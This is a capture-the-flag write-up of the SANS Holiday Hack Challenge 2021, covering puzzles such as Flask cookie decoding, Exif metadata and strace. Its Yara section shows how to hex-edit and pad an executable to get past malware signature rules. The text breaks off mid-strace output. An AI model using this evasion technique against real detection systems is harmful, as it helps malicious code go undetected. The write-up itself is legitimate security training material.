SANS Holiday Hack Challenge 2021

Report by Julian Runnels

Table of Contents

Challenge Overview

The report below is written in the order of the challenges solved. This table and the Extra Challenges lists details about each challenge.

Challenge Title	Answer	Notes
1) KringleCon Orientation	`answer`	Pick up badge and WiFi adapter.
2) Caramel Santiago		Decode the Flask cookie given to get the answer and path which change each game.
3) Thaw Frost Tower Entrance	`curl -XPOST 'Content-Type: application/json' –data-binary '{"temperature": 10}' http://nidus-setup:8080/api/cooler`	Use the WiFi Dongle to adjust the temperature and open the doors.
4) Slot Machine Investigation	`I'm going to have some bouncer trolls bounce you right out of this casino!`	Modify request parameters to cause unexpected results.
5) Strange USB Device	`Ickymcgoop`	Analyze and decode a Rubber Ducky script to identify who may have left the USB behind.
6) Shellcode Primer	`cyber security knowledge`	Create shellcode programs for basic functionality like opening and reading a file.
7) Printer Exploitation	`Troll_Pay_Chart.xlsx`	Modify a printer firmware file to append a payload, using a Hash Extension attack to fool the signing process.
8) Kerberoasting	`Kindness`	Escape restricted login, and attack an Active Directory to gain access to internal private documents.
9) Splunk	`Whiz`	Solve variety of Splunk query questions.
10) Now Hiring!	`CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX`	Use SSRF to query an AWS endpoint for valid credentials.
11) Customer Complaint Analysis	`Flud Hagg Yaqh`	Review a packet capture to identify specific traffic.
12) Frost Tower Website Checkup	`Clerk`	Review a Node.js website to find authentication bypass and SQL Injection to gain access to internal database.
13) FPGA Programming		Create an FPGA module that creates a square wave function output.

Extra Challenges Overview

Name	Challenge Title	Notes
Noel Boetie	CP: Logic Munchers	Solve various puzzles related to identifying True outcomes.
Fitzy Shortstack	CP: Yara Analysis	Edit an executable to bypass Yara Rules.
Piney Sappington	CP: Exif Metadata	Query metadata of a file to see who tampered with it.
Ribb Bonbowford	Arcade: The Elf Code	Complete 8 Python challenges.

Jewel Loggins	CP: IPv6 Sandbox	Use Nmap and Curl in IPv6 context to find information in the network.
Eve Snowshoes	CP: HoHo … No	Create a custom Fail2Ban setup to block malicious traffic.
Tinsel Upatree	CP: Strace Ltrace Retrace	Use strace and ltrace to identify what a program is missing to run correctly.
Chimney Scissorsticks	Sleigh: Holiday Hero	Modify cookie and Javascript to gain access to additional hidden functionality.
Greasy GopherGuts	CP: Grepping for Gold	Use grep to answer various queries.
Grody Goiterson	Elevator: Frostavator	Solve logic gates puzzle.
Noxious O. D'or	CP: IMDS Exploration	Walkthrough various queries against AWS metadata endpoint.
Bow Ninecandle	CP: Bonus! Blue Log4Jack	Walkthrough learning and defending against Log4j attack.
Icky mcGoop	CP: Bonus! Red Log4Jack	Walkthrough attack path for Log4j.

1) KringleCon Orientation

Get your bearings at KringleCon

1a) Talk to Jingle Ringford

Jingle will start you on your journey!

- Click on Jingle and read the messages provided.

1b) Get your badge

Pick up your badge

- Click the badge on your character or in the side bar.

1c) Get the WiFi adapter


Pick up the WiFi adapter

- Click the WiFi adapter that appears on the ground

1d) Use the terminal

Click the computer terminal

- Click the terminal and type answer on the top screen.




Answer: answer

CP: Logic Munchers

Move the character around and "munch" all True squares.

Note: A small triangle character (Trollog) will come through occasionally and change the values of squares it goes through, so look out for that.

Goal: Solve the Potpourri on at least level 3.

Elf: Noel Boetie	
	

There are 5 different types of puzzles to solve:


1. Boolean: True or False
    a. Answers: True, Not False, 1=1, 'a'='a'
2. Arithmetic Operators
    a. Answers: 0=0, 0<=0, 0>=0
3. Number Conversions
    a. Have to convert 4-byte binary to decimal. From right to left, each byte doubles in value for decimal (0b8421), so 0b0001 = 1, 0b0011 = 3, 0b0111 = 7
4. Bitwise Operators
    a. >> shift all bits one to the right, removes the right-most bit and adds a 0 to the left
    b. << shift all bits one to the left, removes the left-most bit (if it is a 0, otherwise it extends to 5 bytes) and adds a 0 to the right
    c. 0b0101 >> 1 = 0b0010, 0b0101 << 1 = 0b1010
5. Potpourri
    a. Combination of all the above 4. There is no time limit, so can take it slow. Solve the easy ones first to remove them from the Trollogs and then work through the bitwise and conversions.

After solving the required level, Noel gives you a hint for parameter tampering in the Slot Machines (Challenge 4).

CP: Yara Analysis

Goal: Solve the various Yara challenges provided.

Elf: Fitzy Shortstack



This challenge has you run an executable, lookup the Yara rule provided, and then adjust the executable to bypass the rule. The first rule triggered is Yara rule 135

```
rule yara_rule_135 {
   meta:
      description = "binaries - file Suqar in the machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
```

This rule matches the string candycane, which is present in the executable. Since the string match is exact, you only need to change the one-byte value via hexeditor. To do this, I used Vim with `vim 'the critical elf app'`, running `:set binary` and `:%!xxd` to turn Vim into a hexeditor.

Press r to go into replace mode and change the 65 on memory address 00002010 to a 6e to bypass.

```
00002000: 0100 0200 0000 0000 6361 6e64 7963 616e  ........candycan
00002010: 6e60 6e61 7567 6874 7920 7374 7269 6e67  e.nauqhty string
00002020: 0000 0000 0000 0000 5468 6973 2069 7320  ........This is
00002030: 6372 6974 6963 616c 2066 6f72 2074 6865  critical for the
00002040: 2065 7865 6375 7469 6f6e 206f 6620 7468   execution of th
00002050: 6973 2070 726f 6772 616d 2121 0000 0000  is program!!....
00002060: 486f 6c69 6461 7948 6163 6b43 6861 6c6c  HolidayHackChall
00002070: 656e 6765 7b4e 6f74 5265 616c 6c79 4146  enge{NotReallyAF
00002080: 6c61 677d 0064 6173 7461 7264 6c79 2073  lag}.dastardly s
00002090: 7472 696e 6700 0000 011b 033b 3c00 0000  tring......;<...
000020a0: 0600 0000 88ef ffff 7000 0000 98ef ffff  ........p.......
000020b0: 9800 0000 a8ef ffff 5800 0000 91f0 ffff  ........X.......
000020c0: b000 0000 b8f0 ffff d000 0000 28f1 ffff  ............(...
000020d0: 1801 0000 0000 0000 1400 0000 0000 0000  ................
000020e0: 017a 5200 0178 1001 1b0c 0708 9001 0000  .zR..x..........
000020f0: 1400 0000 1c00 0000 48ef ffff 2f00 0000  ........H.../...
00002100: 0044 0710 0000 0000 2400 0000 3400 0000  .D......$...4...
00002110: 10ef ffff 1000 0000 000e 1046 0e18 4a0f  ...........F..J.
00002120: 0b77 0880 003f 1a3a 2a33 2422 0000 0000  .w...?.:*3$"....
00002130: 1400 0000 5c00 0000 f8ee ffff 1000 0000  ....\...........
-- INSERT --
```

The next rule is rule 1056, which matches 2 sets of hex values.

```
rule yara rule 1056 {
   meta:
      description = "binaries - file frosty.exe"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
   strings:
      $s1 = {6c 6962 632e 736f 2e36}
      $hs2 = {726f 6772 616d 2121}
   condition:
      all of them
}
```

Using Vim's '/' search functionality, the $s1 string does not appear in the binary, but the full $hs2 string does at memory 00002040. Again, since the match is an exact lookup, simply changing one byte is enough to bypass.

```
00001ff0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00002000: 0100 0200 0000 0000 6361 6e64 7963 616e  ........candycan
00002010: 6e00 6e61 7567 6874 7920 7374 7269 6e67  n.nauqhty string
00002020: 0000 0000 0000 0000 5468 6973 2069 7320  ........This is
00002030: 6372 6974 6963 616c 2066 6f72 2074 6865  critical for the
00002040: 2065 7865 6375 7469 6f6e 206f 6620 7468   execution of th
00002050: 6973 2070 726f 6772 616d 2121 0000 0000  is program!!....
00002060: 486f 6c69 6461 7948 6163 6b43 6861 6c6c  HolidayHackChall
00002070: 656e 6765 7b4e 6f74 5265 616c 6c79 4146  enge{NotReallyAF
00002080: 6c61 677d 0064 6173 7461 7264 6c79 2073  lag}.dastardly s
00002090: 7472 696e 6700 0000 011b 033b 3c00 0000  tring......;<...
000020a0: 0600 0000 88ef ffff 7000 0000 98ef ffff  ........p.......
000020b0: 9800 0000 a8ef ffff 5800 0000 91f0 ffff  ........X.......
000020c0: b000 0000 b8f0 ffff d000 0000 28f1 ffff  ............(...
000020d0: 1801 0000 0000 0000 1400 0000 0000 0000
```

The last rule is 1732, which has several strings that it looks for. The rule itself only triggers if 10 of those strings are present, the file size is < 50KB, and uint32(1) is equal to a specific memory value.

```
rule yara rule 1732 {
   meta:
      description = "binaries - alwayz winter.exe"
      author = "Santa"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-22"
      hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
   strings:
      $s1 = "This is critical for the execution of this program!!" fullword ascii
      $s2 = "  frame dummy init array entry" fullword ascii
      $s3 = ".note.gnu.property" fullword ascii
      $s4 = ".eh_frame_hdr" fullword ascii
      $s5 = "  FRAME END   " fullword ascii
      $s6 = "  GNU EH_FRAME_HDR" fullword ascii
      $s7 = "frame_dummy" fullword ascii
      $s8 = ".note.gnu.build-id" fullword ascii
      $s9 = "completed.8060" fullword ascii
      $s10 = " IO stdin used" fullword ascii
      $s11 = ".note.ABI-tag" fullword ascii
      $s12 = "nauqhty string" fullword ascii
      $s13 = "dastardly string" fullword ascii
      $s14 = "  do_global_dtors_aux_fini_array_entry" fullword ascii
      $s15 = "  libc_start_main@@GLIBC_2.2.5" fullword ascii
      $s16 = "GLIBC_2.2.5" fullword ascii
      $s17 = "its a holly jolly variable" fullword ascii
      $s18 = "  cxa_finalize" fullword ascii
      $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
      $s20 = "  libc_csu_init" fullword ascii
   condition:
      uint32(1) == 0x02464c45 and filesize < 50KB and
      10 of them
}
```

Like before, we could technically go and adjust all the specific strings not to match, however the issue is that some of the strings shown are required for the executable to run, and enough of them are present that we could not get under the ten limit. However, since the condition is a AND condition, we can pad the executable over 50KB to remove the condition trigger.

Open the executable in Vim but do not set it to hexeditor mode, enter `:set binary`. Next, press CTRL+g to go to the bottom of the file, insert a string of 0's, then copy and paste that string many times until the file shows over 50KB when you save it.

```
drwxr-xr-x 1 snowball2 snowball2  4096 Dec  9 00:28 .
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 ..
-rw-r--r-- 1 snowball2 snowball2     0 Dec  9 00:17 .....@.......
-rw-r--r-- 1 snowball2 snowball2   220 Feb 25  2020 .bash_logout
-r-xr-xr-x 1 snowball2 snowball2  3926 Dec  2 14:25 .bashrc
-r-xr-xr-x 1 snowball2 snowball2   807 Feb 25  2020 .profile
-rw-r--r-- 1 root      root        0 Dec  2 14:25 .sudo_as_admin_successful
-rw------- 1 snowball2 snowball2  4747 Dec  9 00:28 .viminfo
-rwxr-xr-x 1 snowball2 snowball2 16923 Dec  9 00:28 the_critical_elf_app
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 yara_rules
snowball2@4853f491a60b:~$ vim the_critical_elf_app
snowball2@4853f491a60b:~$ ls -al
total 116
drwxr-xr-x 1 snowball2 snowball2  4096 Dec  9 00:29 .
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 ..
-rw-r--r-- 1 snowball2 snowball2     0 Dec  9 00:17 .....@.......
-rw-r--r-- 1 snowball2 snowball2   220 Feb 25  2020 .bash_logout
-r-xr-xr-x 1 snowball2 snowball2  3926 Dec  2 14:25 .bashrc
-r-xr-xr-x 1 snowball2 snowball2   807 Feb 25  2020 .profile
-rw-r--r-- 1 root      root        0 Dec  2 14:25 .sudo_as_admin_successful
-rw------- 1 snowball2 snowball2  7532 Dec  9 00:29 .viminfo
-rwxr-xr-x 1 snowball2 snowball2 77736 Dec  9 00:29 the_critical_elf_app
drwxr-xr-x 1 root      root       4096 Dec  2 14:25 yara_rules
```


Rerunning the executable solves the challenge, and Fitzy gives you some tips for Splunk (Challenge 9).

Arcade: The Elf Code (Ribb Bonbowford)

Goal: Solve 8 Python code challenges.

You have to use various pre-existing functions to move a character and solve basic puzzles using Python.

Elf: Ribb Bonbowford



The later levels have obstacles like munchins and levers where you have to accept input, modify the input and return the correct response. Each level also restricts the total number of lines and the number of object function calls.

Level 1:

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
```

```
lollipop1 = lollipops.get(1)
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop1.position)
elf.moveTo(lollipop0.position)
elf.moveLeft(3)
elf.moveUp(10)
```

Level 3:

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo(lever0.position)
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveTo(lollipop0.position)
elf.moveUp(12)
```

Level 4:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Complete the code below:
lever0, lever1, lever2, lever3, lever4 = levers.get()
# Move onto lever4
elf.moveLeft(2)
# This lever wants a str object:
lever4.pull("A String")
# Need more code below:
elf.moveTo(lever3.position)
lever3.pull(True)
elf.moveTo(lever2.position)
lever2.pull(1)
elf.moveTo(lever1.position)
lever1.pull(["1"])
elf.moveTo(lever0.position)
lever0.pull({"test":"true"})
elf.moveUp(5)
```

Level 5:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete Code below
lever0, lever1, lever2, lever3, lever4 = levers.get()
# Solve for each lever, moving to the space
# on the lever before calling leverN.pull()
elf.moveLeft(2)
lever4.pull(lever4.data()+" concatenate")
elf.moveTo(lever3.position)
lever3.pull(not lever3.data())
elf.moveTo(lever2.position)
lever2.pull(lever2.data() + 1)
elf.moveTo(lever1.position)
main_list = lever1.data()
main_list.append(1)
lever1.pull(main_list)
elf.moveTo(lever0.position)
first_dict = lever0.data()
first_dict["strkey"] = "strvalue"
lever0.pull(first_dict)
```

```
elf.moveUp(5)
```

Level 6:

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete the below code
lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == list:
    count = 0
    for item in data:
        data[count] = item + 1
        count += 1
elif type(data) == dict:
    data["a"] += 1
elf.moveTo(lever.position)
lever.pull(data)
elf.moveUp(4)
```

Level 7:

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3): #not sure if number is right
    elf.moveLeft(3)
    elf.moveUp(15)
    elf.moveLeft(3)
    elf.moveDown(15)
    # needs more code
```

Level 8:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
answer = ["munchkins rule"]
elf.moveTo(lever.position)
lever.pull(answer + lever.data())
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(5)
```

Completing the last level rewards you with hints on specific Express.js modules for Challenge 12.


2) Caramel Santiago

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

Hint: While Flask cookies can't generally be forged without the secret, they can often

This game can be solved via standard OSINT enumeration, as all the facts given are accurate and lead to various places. However, since the game's contents change every time it's played, it is easier to decode the Flask cookie present and get the correct path and answer from it.

When the game is loaded up, a cookie named `Cookiepella` contains a Flask cookie.



The hint provided gives a method of decoding the cookie via Python, which involves importing the zlib and itsdangerous libraries to decode and decompress the data.

```
import zlib; import itsdangerous
cookie = "cookie value"
zlib.decompress(itsdangerous.base64_decode(cookie))
```

```
Python 3.9.4 (default, Apr 27 2021, 09:24:04)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import zlib; import itsdangerous
>>> cookie = ".eJyFUk1v2zAM_SuELrs4QxLny7l1Xbt1GNYC7gYMTQ-0RFtCbMmQ6QZe0f9eKtthwArsZvHxke89-llRW6u9unb8a4LShsgDoz6qLAGfnedB7R_UvSWQN3Tk2QVPBobQEVvnG8AqjAxlYsHtE8W6DSdAb-BuYhv8exkl9AmO1DNoS_qYWGzJRbg_OWaKgH2f-m5tBjfgAzstKzixLBpAuHaR6nZKpU6QXuYSaBzoz_SzuCYwRMJW-iwhS99vaeNwXojVAHWI4LwRF0NiWoxGPWaqDRqTLwmiRM_4boBLHLgl6Ql9QlIKD-rC84lin8EHahs3dgJ_Dd4En8GVb1oxLZUfjrzHDC7GgaNDmf_wT01Eh-MUMviCPXp5fqMT_AzxmMH38uJMKXlkbjByBp8oduinN2a_RbxrUZMNraEo-GXoyVtsSDR-JN9hTLe9Ms5XY2wk71IHPit_lCCifISuJDJqnxeFFCRASn_A_31mb0v-W45seHKaQ5zEPqW4n-XAg90f1HK7XhS71bKiTb5dIxqTL5bFsqhrrXcrXBDu5rXZzfON2eCaNouVKYp8Pd_muNhWujqoTI4_hDFqujF7OCjcVsWmWCxnOqfNbFXvcIamzmcVzqlaoYC74qBe1Msr_BD-lw.YbFggA.EpVuihKtseewYdLEzFnJS_VlxSM"
>>> zlib.decompress(itsdangerous.base64_decode(cookie))
b'{"elf":"Fitzy Shortstack","elfHints":["The elf mentioned something about Stack Overflow and Python.","They kept checking their Twitter app.","Oh, I noticed they had a Firefly themed phone case.","The elf got really heated about using tabs for indents.","hard"],"location":"Santa\'s Castle","options":[["Antwerp, Belgium","London, England","Vienna, Austria"],["Vienna, Austria","Tokyo, Japan","New York, USA"],["Stuttgart, Germany","Vienna, Austria","New York, USA"],["Placeholder","Copenhagen, Denmark","Edinburgh, Scotland"]],"randomSeed":399,"route":["London, England","Vienna, Austria","Stuttgart, Germany","Placeholder"],"victoryToken":"{ hash:\\"27519842be6375aadd312929ffcc84a1ea80fd8036d6a5e614d9935073a17bcb\\", resourceId: \\"a7b96912-c3e6-4f8a-adf3-ba0eb4ab9689\\"}"}'
>>>
```


Inside the cookie are the elfHints, which provides the details needed to identify the elf you are looking for and the correct route to follow to reach the end. It is easy to proceed with these details, even as it changes each round.

Answer: Fitzy Shortstack - Will be different each time


CP: Exif Metadata

Goal: Review documents metadata to identify changes made.

Elf: Piney Sappington



Running `exiftool` on the documents provided shows a variety of information, which the relevant item being the `Last Modified By` field. The command `exiftool * | grep "Last Modified By"` provides the field for all the items. With this list, it is easy to see that the 5th item from the last was modified, corresponding to 2021-12-21.docx.



```
elf@ff59ed4bdcba:~$ exiftool * | grep "Last Modified By"
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Jack Frost
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
Last Modified By                : Santa Claus
```


Answer: 2021-12-21.docx

Answering this question results in some hints for Challenge 2, including a pointer about the flask cookie that is present.

CP: Strace Ltrace Retrace

Goal: Use strace or ltrace to identify required files to run an executable.

Elf: Tinsel Upatree



Strace and ltrace do the same primary job, however strace intercepts system calls made by glibc and other libraries to the Linux kernel while ltrace intercepts library calls made by your application to C libraries such as glibc. In most cases, if you are trying to determine the functionality of an application, both are needed.

The executable in question is named "make the candy." Running it initially with `strace` shows that a `registration.json` file is required, as shown in the `"openat(AT_FDCWD, "registration.json", O_RDONLY)…"` line. This is solved by running `touch registration.json.`

```
kotton kandy co@6a07e672ca92:~$ strace "./make the candy"
execve("./make the candy", ["./make the candy"], 0x7ffe237a4a50 /* 12 vars */) = 0
brk(NULL)                               = 0x55c93ad52000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=19540, ...}) = 0
mmap(NULL, 19540, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f136063e000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\20\35\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=2030928, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f136063c000
mmap(NULL, 4131552, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f1360029000
mprotect(0x7f1360210000, 2097152, PROT_NONE) = 0
mmap(0x7f1360410000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7
000) = 0x7f1360410000
mmap(0x7f1360416000, 15072, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
 0x7f1360416000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f136063d4c0) = 0
mprotect(0x7f1360410000, 16384, PROT_READ) = 0
